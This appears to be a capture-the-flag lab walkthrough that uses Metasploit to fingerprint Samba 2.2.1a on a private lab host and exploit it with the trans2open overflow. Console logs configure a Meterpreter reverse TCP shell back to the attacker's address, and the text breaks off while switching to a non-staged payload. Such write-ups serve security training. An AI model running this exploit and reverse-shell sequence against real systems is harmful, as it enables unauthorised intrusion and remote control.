
The Apache documentation has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!


You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!

web page of the machine



```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search smb_version

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version  .                normal  No     SMB Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```


Searching for smb version




```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.1.104
rhosts ⇒ 192.168.1.104
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.104    yes       The target host(s), see https://docs.metasploit.com/docs/using-
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.104:139     -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.104:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █
```

smb_version = samba 2.2.1a

Search samba 2.2.1a exploit



samba 2.2.1a exploit




Home | Vulnerability & Exploit Database | Modules

Rapid7 Vulnerability & Exploit Database

Samba trans2open Overflow (Linux x86)

https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open/




Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':


```
msf > use exploit/linux/samba/trans2open
msf exploit(trans2open) > show targets
    ...targets...
msf exploit(trans2open) > set TARGET < target-id >
msf exploit(trans2open) > show options
    ...show and set options...
msf exploit(trans2open) > exploit
```

https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open/

Go back to Metasploit and search for **trans2open** for the exploitation.




```
msf6 > search trans2open

Matching Modules
================

   #  Name                                              Disclosure Date  Rank   Check  Description
   -  ----                                              ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open                  2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open                    2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open                      2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open                  2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)
   4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce    .                .      .      .
   5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce  .                .      .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)
```




```
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.35     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.1.104
rhosts => 192.168.1.104
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.104    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)
```

The payload is staged payload.



```
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.35     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.
```




```
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.1.35:4444
[*] 192.168.1.104:139 - Trying return address 0×bffffdfc ...
[*] 192.168.1.104:139 - Trying return address 0×bffffcfc ...
[*] 192.168.1.104:139 - Trying return address 0×bffffbfc ...
[*] 192.168.1.104:139 - Trying return address 0×bffffafc ...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 1 closed.  Reason: Died
[*] 192.168.1.104:139 - Trying return address 0×bffff9fc ...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.1.104:139 - Trying return address 0×bffff8fc ...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 3 closed.  Reason: Died
[*] 192.168.1.104:139 - Trying return address 0×bffff7fc ...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 4 closed.  Reason: Died
[*] 192.168.1.104:139 - Trying return address 0×bffff6fc ...
[*] 192.168.1.104:139 - Trying return address 0×bffff5fc ...
[*] 192.168.1.104:139 - Trying return address 0×bffff4fc ...
[*] 192.168.1.104:139 - Trying return address 0×bffff3fc ...
[*] 192.168.1.104:139 - Trying return address 0×bffff2fc ...
[*] 192.168.1.104:139 - Trying return address 0×bffff1fc ...
[*] 192.168.1.104:139 - Trying return address 0×bffff0fc ...
[*] 192.168.1.104:139 - Trying return address 0×bfffeffc ...
^C[-] 192.168.1.104:139 - Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(linux/samba/trans2open) > options
```

Meterpreter session 4 closed. Reason: Died!!!!

To solve this problem, I changed the payload **(staged payload)** to **non-staged payload.**

Type this commands/syntax, ***set payload linux/x86*** and press **tab key** on your keyboard two times. Then it will display payloads for you. Look for non-staged payload and complete the syntax.



Non-staged

Sends exploit shellcode all at once

Larger in size and won't always work

Example:
windows/meterpreter_reverse_tcp

Staged

